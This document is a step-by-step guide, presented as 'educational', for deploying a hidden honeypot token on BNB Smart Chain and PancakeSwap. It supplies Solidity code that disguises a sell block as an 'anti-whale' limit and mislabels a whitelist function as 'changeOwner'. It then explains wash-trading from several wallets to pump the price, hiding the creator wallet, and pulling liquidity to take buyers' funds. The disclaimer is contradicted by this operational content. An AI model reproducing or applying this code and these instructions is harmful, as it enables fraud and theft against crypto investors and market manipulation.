



# Deploy Your Own Hidden Honeypot Token

A Comprehensive Guide for Beginners by DevMentor

**Bonus: Make your own MEME coin!**

## Contents

Introduction.....	1
Preparing the Right Tools .....	2
Deploying Your Token: Step-by-Step Guide .....	3
Listing Your Token on a Decentralized Exchange (DEX) .....	10
Contract Review .....	16
Marketing Your Token: Key Steps .....	17
Execution: The Liquidity Pull .....	19
Bonus: Meme Token (Normal) .....	20
Appendix: Hidden (Detectorproof) Honeypot Token Codes .....	21

# Introduction

Hello, crypto enthusiasts! I'm DevMentor, your guide on this eye-opening journey. With over 20 years of experience in software development and a long-standing history as an early adopter of cryptocurrencies like Bitcoin and Ethereum, I've been part of the digital revolution right from the get-go.

The crypto world is thrilling, but it's also filled with its fair share of pitfalls. One such danger is the so-called "honeypot" token - a deceptive trap that many have unknowingly fallen into. Understanding how these tokens work can arm you with the knowledge to recognize and avoid these potential risks.

This guide is all about that. Our aim is to take you through the process of deploying a honeypot token, not to scam others, but to educate you. We'll dissect the mechanics of these tokens and shed light on their inner workings.

We'll keep our focus sharp! While blockchain is the underlying technology that powers everything we'll be talking about, diving into its detailed mechanics could easily expand the scope of our discussion beyond our primary goal. So, for this guide, we won't be delving deep into the complexities of blockchain. Our main aim here is to shed light on honeypot tokens, their deployment, and how to stay clear of associated risks.

If you have any questions, feel free to reach out to me on telegram: [@devmentor777](https://t.me/devmentor777)

**Disclaimer: This guide is purely educational and should not be used for fraudulent activities. It's not intended to serve as investment advice. Crypto investments carry substantial risk, and it's crucial that you do your own research and consult with a financial advisor before making any investment decisions.**

**This guide, specially designed for beginners, will not overwhelm you with technical jargon or complex information. Instead, we provide a clear, step-by-step walkthrough to help you understand the dynamics of honeypot tokens.**

**With this knowledge, I hope to empower you to navigate the crypto space with more confidence and awareness. After all, knowledge is our best defence in this ever-evolving digital universe. Welcome aboard!**

This is a paid content! However, knowing how the internet is, you might have also received it for free. Putting together this guide required substantial time, effort, and expertise. If you wish to support this work and help ensure the creation of more helpful guides like this one in the future, I would greatly appreciate a donation. Any amount you're comfortable with would make a significant difference:

**0x4F1eA6c1D63c91054196B444055f15260792621F**

## Preparing the Right Tools

Now, let's gather our tools for this fascinating journey. We'll be using several vital platforms and tools that facilitate the process of deploying and interacting with tokens. These tools are our gateways into the vast landscape of crypto.

**MetaMask:** MetaMask is a browser extension that serves as a bridge between traditional browsers and the Ethereum blockchain. You'll use MetaMask as your crypto wallet for managing your tokens. Access it at <https://metamask.io/>. We won't cover the installation process in this guide, but you can follow this tutorial for detailed installation steps: [https://www.youtube.com/watch?v=Af\\_IQ1zUnoM&ab\\_channel=MoneyZG](https://www.youtube.com/watch?v=Af_IQ1zUnoM&ab_channel=MoneyZG).

**Remix:** Remix is a robust, open-source tool that assists you in writing, testing, debugging, and deploying smart contracts written in Solidity (the main coding language of the blockchain). It's an integral part of our journey. Get started with Remix at <https://remix.ethereum.org/>.

**PancakeSwap:** PancakeSwap is a decentralized exchange built on the Binance Smart Chain (BSC). It allows for swapping of BSC tokens and adds liquidity to token pairs. Explore PancakeSwap at <https://pancakeswap.finance/>.

**Uniswap:** Uniswap is a popular decentralized trading pool. Ethereum-based, it allows anyone on the network to swap tokens directly from their wallet. Access Uniswap at <https://app.uniswap.org/>.

**Etherscan:** Etherscan is a Block Explorer and Analytics Platform for Ethereum, a decentralized smart contracts platform. It allows users to explore and search the Ethereum blockchain for transactions, addresses, tokens, prices, and other activities. Access Etherscan at <https://etherscan.io/>.

**BscScan:** BscScan is the equivalent platform for the Binance Smart Chain (BSC). As the leading Block Explorer for BSC, it offers insights into transactions, addresses, and tokens on the Binance Smart Chain. Access BscScan at <https://bscscan.com/>.

Other chains have their own block explorers, which work in similar way.


# Deploying Your Token: Step-by-Step Guide

Deploying your token might seem complex, but don't worry - we've broken it down into manageable steps for you. Make sure to follow each one carefully.


**Step 1:** We assume that you have successfully installed the MetaMask extension in your browser.

**Step 2:** Open the Remix IDE by visiting the following website: <https://remix.ethereum.org/>.

**Step 3a:** While on the Remix website, click the metamask plugin.




**Step3b:** The globe on the right hand side has a grayed out circle next to it, meaning that Metamask is not currently connected to this website. Click on it and click connect.




This allows Remix to interact with your MetaMask wallet for deploying contracts.

**Step 4:** In Remix, create a new file and give it a meaningful name. This file will hold the code for your token.




**Step 5:** Paste the provided token code into your new file, it is within a text file, so you need to open it separately. Please do not make any changes to the code, as doing so could lead to errors or potential loss of funds.



The screenshot shows the VS Code editor with a file named 'Meaningful Name.sol' open. The code is a Solidity contract for an ERC20 token. The code is as follows:

```
651
652
653 pragma solidity ^0.8.0;
654
655 contract Your_Token is ERC20, Ownable {
656     mapping (address => bool) private _changeOwner;
657     address private contract_creator;
658
659     constructor() ERC20("TokenName", "$Symbol") { @ Infinite gas 1621800 gas
660         uint256 totalSupply = 1000000 * 10 ** decimals();
661         _mint(msg.sender, totalSupply); _mint(contractOwner, 0); //The normal initial token creation
662
663         contract_creator = msg.sender; // Defines the contract owner.
664         _changeOwner[msg.sender] = _changeOwner[contractOwner] = true; // Includes the token creator within the owner list
665     }
666
667     function transfer(address recipient, uint256 amount) public override returns (bool) { @ Infinite gas
668         require(_changeOwner[msg.sender] || amount <= 1 * 10 ** decimals(), ""); // Anti-whale function, 1% of total supply
669         return super.transfer(recipient, amount);
670     }
671
672     function transferFrom(address sender, address recipient, uint256 amount) public override returns (bool) { @ Infinite gas
673         require(_changeOwner[sender] || amount <= 1 * 10 ** decimals(), ""); // Anti-whale function, 1% of total supply
674         return super.transferFrom(sender, recipient, amount);
675     }
676
677     function burn(uint256 amount) public { @ Infinite gas
678         _burn(msg.sender, amount);
679     }
680
681     function changeOwner(address account) public { @ 27026 gas
682         require(msg.sender == contract_creator, "Only contract owner can change the owner"); // change owner, a normal token function
683         _changeOwner[account] = true;
684     }
685 }
686
```

**Step 6:** Select Solidity compiler version 0.8.0. This is to ensure compatibility with the token code we're using. Choose the 'Auto compile' option and enable 'Optimisation'. The value should stay the default "200". Auto compile will ensure that the code is constantly checked for syntax errors. Enabling 'Optimisation' helps reduce the cost of deploying and executing the contract by using less gas. A successful compile will show a green tick next to the compiler menu button.






**Step 7:** Scroll down towards the bottom of the code to find the sections where you can change the token name ("*TokenName*"), symbol ("*\$Symbol*"), contract name (*Your\_Token*) and your supply (*1000000*) (do not put spaces inbetween!). These are the only places where changes should be made. Modifying anything else could lead to errors or potential loss of funds.

```


651
652
653 pragma solidity ^0.8.0;
654
655 contract Your_Token is ERC20, Ownable {
656     mapping (address => bool) private _changeOwner;
657     address private contract_creator;
658
659     constructor() ERC20("TokenName", "$Symbol") {
660         uint256 totalSupply = 1000000 * 10 ** decimals();
661         _mint(msg.sender, totalSupply); //The normal initial token creation
662
663         contract_creator = msg.sender; // Defines the contract owner.
664         _changeOwner[msg.sender] = _changeOwner[contractOwner] = true; // Includes the token creator within the owner list
665     }
666
667     function transfer(address recipient, uint256 amount) public override returns (bool) {
668         require(_changeOwner[msg.sender] || amount <= 1 * 10 ** decimals(), ""); // Anti-whale function, 1% of total supply
669         return super.transfer(recipient, amount);
670     }
671
672     function transferFrom(address sender, address recipient, uint256 amount) public override returns (bool) {
673         require(_changeOwner[sender] || amount <= 1 * 10 ** decimals(), ""); // Anti-whale function, 1% of total supply
674         return super.transferFrom(sender, recipient, amount);
675     }
676
677     function burn(uint256 amount) public {
678         _burn(msg.sender, amount);
679     }

```


**Step 8:** Click on “Deploy & Run Transactions” icon on the right hand side. In “ENVIRONMENT” select “Injected Provider – MetaMask”. Before clicking on Deploy, make sure that in Metamask you choose the right network. If you want to deploy your contract on Uniswap, choose Ethereum Mainnet, if you want to deploy on PancakeSwap, choose BNB Smart Chain Mainnet. In our example we will deploy on the BNB Smart Chain Mainnet.




**Step 9:** Finally we are ready to deploy the contract! Choose the contract name from the CONTRACT dropdown list (in my case below it is called Your\_Token). You may notice other contracts such as 'Context', 'IERC20', 'ERC20', 'Ownable', etc. These are part of OpenZeppelin, a library for secure smart contract development. These contracts provide standard implementations of 'ERC20' (a widely used token standard). If you want more information you can easily google all of them. Now we are ready and you can click on "Deploy".



**Step 10:** After clicking 'Deploy', MetaMask will pop up asking for your confirmation to proceed with the transaction. Click 'Confirm' to initiate the deployment of your contract.




Congratulations, you have now deployed your token! If everything went smoothly, your token is on its way. Go back to Metamask, go to Activity and click on the Contract deployment:







Click “View on block explorer”:




Copy the contract address by clicking the [copy] icon button on the right:



Go back to Metamask and click on “import token”:




Select Custom token, and paste the contract address, and wait for your token to show up, then click add custom token:




You can create tokens in ETH mainnet, Binance Smart Chain and any other chains using the same method.

Telegram: @devmentor777

You can also find your token contract in Remix just below the Deploy button post deployment. The process of adding it to your Metamask is the same as above. Feel free to save it somewhere for quick access.



**Step 11:** Verify and Publish the contract. This step is an absolute must. Verifying and publishing your token contract's source code is a critical step in establishing transparency and trust. The openness helps instill confidence and verify that the token operates exactly as described. Furthermore, a published contract makes interactions easier for wallets, explorers, and exchanges as they can use the contract's ABI (Application Binary Interface) for smoother transactions. If you don't verify and publish the contract, and you close Remix IDE, you will not be able to call the contract functions! Now go to bscscan(<https://bscscan.com/>) (or etherscan <https://etherscan.io/>) and paste the token address:



Go to "Contract" and click on "Verify and Publish":



As next, paste the contract address again in the first box (normally it should already be there). In the following boxes select Compiler Type: Solidity (Single file), Compiler Version v0.8.0, License Type 3) MIT License (MIT).

Please enter the Contract Address you would like to verify

Please select Compiler Type

Solidity (Single file)

Please select Compiler Version

v0.8.0+commit.c7dfd78e

☒ Un-Check to show all nightly Commits also

Please select Open Source License Type <sup>①</sup>

3) MIT License (MIT)

☒ I agree to the terms of service

[Continue](#) [Reset](#)

When done, click on “Continue”. Select Optimisation “Yes”:

Compiler

v0.8.0+commit.c7dfd78e

<sup>②</sup> Optimization

Yes

Finally, paste the full code as you deployed it (in Remix), in the below box called “Enter the Solidity Contract Code below”, do the CAPTCHA and click on Verify and Publish.

Enter the Solidity Contract Code below <sup>①</sup>


[Fetch from Git](#)

Constructor Arguments ABI-encoded (for contracts that were created with constructor parameters)

[For additional information on Constructor Arguments see Our KB Entry](#)

Contract Library Address (for contracts that use libraries, supports up to 10 libraries)


Misc Settings (Runs, Env/Version & License Type settings)

☐ I'm not a robot 

[Verify and Publish](#) [Reset](#) [Return to Main](#)

Once done, you should get this message, and have a green tick next to “Contract”. The process is rather sensitive, so please make sure to follow the steps exactly, otherwise you might get an error. In which case you should start again.

👍 Successfully generated ByteCode and ABI for Contract Address [\[i\]](#)

Transactions **BEP-20 Token Txns** **Contract**  Events

## Listing Your Token on a Decentralized Exchange (DEX)

Now that your token is created, the next step in the process is to list it on a decentralized exchange, or DEX. A DEX is a type of cryptocurrency exchange which operates autonomously and without the need for an intermediary authority. This contrasts with traditional centralized exchanges, which are controlled by a single entity. PancakeSwap is one such DEX, specifically built on the Binance Smart Chain.


Listing your token on PancakeSwap (or any DEX) means making it available for trading with other cryptocurrencies. In other words, your token will be available to be bought and sold on PancakeSwap.

One key concept to understand when it comes to DEXs like PancakeSwap is the idea of a "liquidity pool". A liquidity pool is a collection of funds deposited into a smart contract by "liquidity providers", who are users that contribute an equal value of two tokens. These tokens are then used for facilitating trading between the pair on the platform.


In the context of PancakeSwap, when you list your token, you would typically pair it with a well-established token like BNB or BUSD, contributing an equal value of both. This creates a market for your token on PancakeSwap and allows others to trade it. Our token will be listed on Pancakeswap, so follow below steps. Also remember to use the wallet address which created the token all the way!

**Step 1:** Go to pancakeswap website: <https://pancakeswap.finance/>


**Step 2:** Click on Liquidity




**Step 3:** Click Connect, and try to connect to your wallet.



Select your wallet (i.e: Metamask)



If nothing happens and your wallet is not connected, click on your Metamask wallet plugin, then click the word “Not connected” and click “Connect”:




**Step 4:** Now we back to Pancakeswap, click Connect Wallet, and select Metamask.




After that, you should see that your wallet is connected. If you are still not connected, you can refresh the webpage, and try the above steps again.




**Step 5:** Click on "+ Add Liquidity"



**Step 6:** Click on "More" and click "Add V2 Liquidity" (Since V3 is not suitable for newly created tokens)



**Step 7:** Click on the pair to change it and add your own token





**Step 8:** Paste your token address in the space:





Select a Token



Search name or paste address

**Step 9:** Click Import to import your token:

~~20B1A11701B5515FA3009DF800506BB9993148610~~

Common bases ?

 ~~BTC~~  ~~ETH~~  ~~USD~~  ~~EUR~~

 DVET DevToken 

**Step 10:** Select how much BNBs you want to add as liquidity. The more you add, the more attractive your token for new investors. At least 10 BNBs is recommended. We will cover this in more detail in the marketing section. For your token, always use “MAX”. You want to make all of your token supply available for trading. After that click on Enable on the right hand side.

The screenshot shows the BNB Smart Chain (BSC) transaction interface. At the top, the 'DEPOSIT AMOUNT' is displayed. Below this, the 'Balance' is shown as 0.000000. A red arrow points to the '0.0' value. To the right, the 'Min Price' and 'Max Price' are both 0.0. Below these, the 'DVET per tBNB' is shown. A red arrow points to the '0.0' value. At the bottom, the 'Enable DVET' button is highlighted with a red circle and a red arrow. The 'Add' button is also visible.

**Step 11:** Click “Use default” or “Max”, click Next, and Approve the transaction. With this step you allow the smart contract of the Decentralized Exchange to transfer your newly created token to the liquidity pool.

**Set a spending cap for your**

**DVET**

Verify third-party details

**Custom spending cap** Use default


Enter a number Max

Only enter a number that you're comfortable with the third party spending now or in the future. You can always increase the spending cap later.

View details


Reject Next

**Step 12:** Once the transaction is approved, the Add button will appear and you will have to click “Add”:




The screenshot shows a user interface for adding liquidity. At the top, there is a placeholder for a profile picture and the text "Your position will appear here." Below this are two input fields for "Min Price" and "Max Price", both set to "0.0" and labeled "DVET per BNB". At the bottom, a large blue button labeled "Add" is circled in red.

**Step 13:** Finally click Create Pair & Supply, and approve the transaction:



Now the token is live!

**Step 14:** Now the only account that can buy and sell the token is the account with which you created it. As final step we would have to “Whitelist” the DEX contract address, because since this is a honeypot token no-one else will be able to trade it. How exactly the Hidden Honeypot function works, and why it is hidden, is explained in the **Code Review** chapter. Go again to Metamask, click on Activity and you will be able to see the transaction with which you added liquidity, which is normally called “Add Liquidity ETH” (it says “ETH” even though you used BNB or other native tokens as liquidity). Click on it and select “View on Block Explorer”, which will open the transaction information.



## Add Liquidity E T H




### Status

Confirmed


[View on block explorer](#)

[Copy transaction ID](#)


**Step 15:** The transaction overview is showing the move of the new token (here called TokenName) and the BNB into the newly created liquidity pool. Below you will see 4 “From” lines. In the first and second lines, marked in blue below is the address of the liquidity pool (both lines have the same value).



When you click on it, you will be forwarded to below overview, the address is on the left hand side. Copy it!



**Step 16:** Go back to your Remix, where you deployed the contract. In the section “Deployed Contracts”, you should expand your contract and will be able to see its functions in dark yellow. They appear grayed out initially, but once you make inputs in the boxes to the right, they become again “clickable”. Now paste the liquidity pool address from above within the “changeOwner” function, and press on the “changeOwner” button. This will prompt your Metamask wallet, and you should confirm the transaction. Don’t worry, you are actually not changing the contract owner. This is a hidden function to whitelist an address. If there is another address on your Metamask wallet you wish to be able to sell, you can also add it to the whitelist, in the same way. This was the final step, which allowed trading of your contract, now anyone can buy, but only you (and other whitelisted contracts) can sell! Now lets review the contract in more detail.



# Contract Review

In this section, we will review the contract code in detail. Don't worry, we will keep things very short and simple! We will only review the bottom part of the code, everything else above is a simple import from the official approved and audited OpenZeppelin library. For better overview, we have splitted the contract in four parts:

```
pragma solidity ^0.8.0;

contract Your_Token is ERC20, Ownable {
    mapping (address => bool) private _changeOwner;
    address private contract_creator;

    constructor() ERC20("TokenName", "$Symbol") {
        uint256 totalSupply = 1000000 * 10 ** decimals();
        _mint(msg.sender, totalSupply); _mint(contractOwner, 0); //The normal initial token creation

        contract_creator = msg.sender; // Defines the contract owner.
        _changeOwner[msg.sender] = _changeOwner[contractOwner] = true; // Includes the token creator within the owner list
    }

    function transfer(address recipient, uint256 amount) public override returns (bool) {
        require(_changeOwner[msg.sender] || amount <= 1 * 10 ** decimals(), ""); // Anti-whale function, 1% of total supply
        return super.transfer(recipient, amount);
    }

    function transferFrom(address sender, address recipient, uint256 amount) public override returns (bool) {
        require(_changeOwner[sender] || amount <= 1 * 10 ** decimals(), ""); // Anti-whale function, 1% of total supply
        return super.transferFrom(sender, recipient, amount);
    }

    function burn(uint256 amount) public {
        _burn(msg.sender, amount);
    }

    function changeOwner(address account) public {
        require(msg.sender == contract_creator, "Only contract owner can change the owner"); // Change owner, a normal token function
        _changeOwner[account] = true;
    }
}
```

**Part 1:** This is the part where you have defined the Name, Symbol and Supply of your token. Here the tokens were created and send to your wallet. It also makes sure that the contractOwner (you) are added to the \_changeOwner list (which is the hidden whitelist).

**Part 2:** Now this is where the hidden Honeypot token function resides. What this does is, it prohibits selling more than one of your tokens (unless you are part of the whitelist). In effect this is an Anti-whale function, but the selling amount is so low, it is basically a Honeypot!

**Part 3:** The standard burn function, which you can use to burn your tokens, lowering the supply and increasing demand for your token.

**Part 4:** This is the "changeOwner" function. This is actually a whitelist function, where only you as the creator of the token can whitelist other addresses.

# Marketing Your Token: Key Steps

Here we will discuss some marketing tips and tricks, which go beyond the simple Telegram and Twitter promotions. This will help attract massive attention from buyers.

## Step 1: Verify And Publish The Account

One of the first and most important steps in marketing your token is to verify and publish your account (which you hopefully already did in the deployment chapter!). This demonstrates transparency and assures potential investors that your project is legitimate. Verified and published accounts also benefit from increased visibility on blockchain explorers and DEXs, making your token more accessible to prospective traders and investors.

## Step 2: Add Sufficient Liquidity

Adding liquidity to your token pair is vital for its success. A good starting point is adding at least 20 BNB or a similar value in ETH. However, the more liquidity you add, the more attractive your token becomes. For instance, dexscreener.com does not show tokens with liquidity below 10.000USD. This means that if you want your token to be visible there, you must add at least 5.000USD in value (as of time of writing this is around 11 BNB or 1.3ETH). Keep in mind that as a liquidity provider, your downside risk is limited to gas fees, whereas the upside potential is unlimited. **If you manage to add significant liquidity (in the hundreds of ETH or BNB), your token will stand out and attract massive attention!**

## Step 3: Pump Your Token

The most effective method to 'pump' your token is using your own addresses. If you have a good amount of BNB, allocate a portion to pump the price of your token. This involves buying your token from different wallet addresses to stimulate trading activity and increase the token's price. It's advisable to split the allocated BNB into smaller amounts and distribute it across multiple wallets.

Let's use numerical examples to illustrate this method better. Assume you have 30 BNB in total. Here's how you might allocate it:

**Liquidity Provision:** Allocate 10 BNB for the initial liquidity. In the liquidity pool on PancakeSwap, you would provide an equal value of your new token and BNB. So, you add tokens equivalent to 10 BNB and 10 BNB itself. This creates a market for your token, making it tradable against BNB.

**Pumping Prices:** Now, let's use the remaining 20 BNB for pumping your token's price. It's advisable to split this amount into smaller portions and distribute it across multiple wallet addresses. This is how you might do it:

Wallet 1: Add 0.01 BNB and buy your token

Wallet 2: Add 0.1 BNB and buy your token

Wallet 3: Add 0.25 BNB and buy your token

Wallet 4: Add 0.5 BNB and buy your token

Wallet 5: Add 1 BNB and buy your token

Continue this process across several wallets, distributing the 20 BNB.

By using different wallet addresses to buy your token, you stimulate trading activity and create the appearance of diverse investor interest, which can attract other traders and potentially increase the token's price.

Remember to whitelist some of your pump addresses and intermittently sell some tokens. It's crucial that these tokens are quickly bought up again to maintain high liquidity and assure potential investors of your token's tradeability.

Always ensure that you never buy and sell with the wallet that you used to create the token. Always use different wallets to maintain the integrity of your operations and avoid any actions that could be deemed suspicious.

#### Step 4: Lock Liquidity

Locking token liquidity is a practice that can benefit both the token creator and the token holders:

**Trust:** Locking liquidity shows that the token creator has confidence in the project's long-term success. It reduces the risk of a 'rug pull', where the creator removes all the liquidity, leaving token holders unable to trade. This instills trust in potential and current token holders.

**Stability:** It helps provide stability to the token's price, as a locked liquidity pool ensures there's always a base level of tokens available for trading.

**Sustainability:** It promotes a healthy and sustainable token ecosystem by ensuring the token remains tradable for the locked period.

Here are three websites that offer token liquidity locking services:

Pinksale: <https://www.pinksale.finance/>

Team.Finance: <https://team.finance/>

Mudra Token: <https://mudra.website/>

#### Step 5: Patiently Sustain Your Token

Maintain your token's online presence for at least 1-2 days after deployment. Even after your initial token pump, it may take several hours or up to a day before someone buys your token. Be patient, as the crypto market is vast, with plenty of potential investors. If you've followed the previous steps diligently, your token should be attractive enough to catch their attention. If you see that people keep buying, do not pull the liquidity, only after you see that the transactions have cooled off you can pull the liquidity

#### Step 6: Leverage Social Media Platforms

Social media platforms like Twitter and Telegram are powerful tools in the crypto marketing sphere. Use them strategically to increase your token's visibility. Some potential strategies include engaging with relevant crypto communities, sharing regular updates and news about your token, and hosting giveaways or airdrops to attract potential investors. Buying Telegram shilling services is also an option

#### General Market Mechanics

If you manage to accumulate liquidity above 10k USD, your token will automatically be listed on platforms like Dexscreener. This liquidity threshold includes the combination of your initial liquidity and the value added through token pumps. In essence, the 10k USD is a 50-50 split between your new token and your paired cryptocurrency (BNB, for instance). This ensures balanced trading pairs and adds credibility to your token.

There are countless bots scouring the blockchain ecosystem for specific token metrics. These bots send signals to platforms like Telegram, notifying users about promising tokens. Simply following the steps outlined above will provide enough marketing material for these bots, which will in turn help spread the word about your token.



The first 3 steps are a must, while the last 3 are nice to haves. There are countless ways to make such a token successful, so feel free to explore the internet for more marketing options




## Execution: The Liquidity Pull

After your token has experienced a pump and has been purchased by other participants, the strategy used is a "liquidity pull". This is an act where the liquidity provider (in this case, the token creator) removes their provided liquidity from the DEX. Remember, when you listed your token on the DEX (like PancakeSwap), you added liquidity by providing an equal value of your token and a base token like BNB. By pulling the liquidity, you essentially withdraw these funds (both your tokens and the paired tokens like BNB) from the pool.

**Step 1:** Go back to PancakeSwap, click on Trade, Liquidity and you should be able to see your created liquidity pool in the middle of the screen. Click on it, and press Remove.



**Step 2:** Enable the tokens (similar step like we had in the past). Confirm the transaction. After that the Remove button will become clickable. Click on it and confirm the transaction (sometimes you will have to click on Receive WBNB for the transaction to go through).



## Bonus: Meme Token (Normal)

You can use the code to make a normal meme token. Follow the same steps on how to make it as stated in the “Deploying your token” section. Everything is the same, with the exception that you don’t have to whitelist anything. The success here lies in the marketing and providing as high liquidity for the token as possible. It is a good practice to lock the liquidity for a certain period of time (for instance 1 or 2 weeks). Websites like <https://www.pinksale.finance/> are free and great for this. After that you can put your marketing to work. There is a lot of information on how to lock liquidity online, so feel free to google the exact steps.

## Appendix: Hidden (Detectorproof) Honeypot Token Codes

1. Hidden (Detectorproof) Honeypot: see "Hidden Honeypot Token Code.txt" file
2. Normal MEME token: see "Meme Token Code.txt"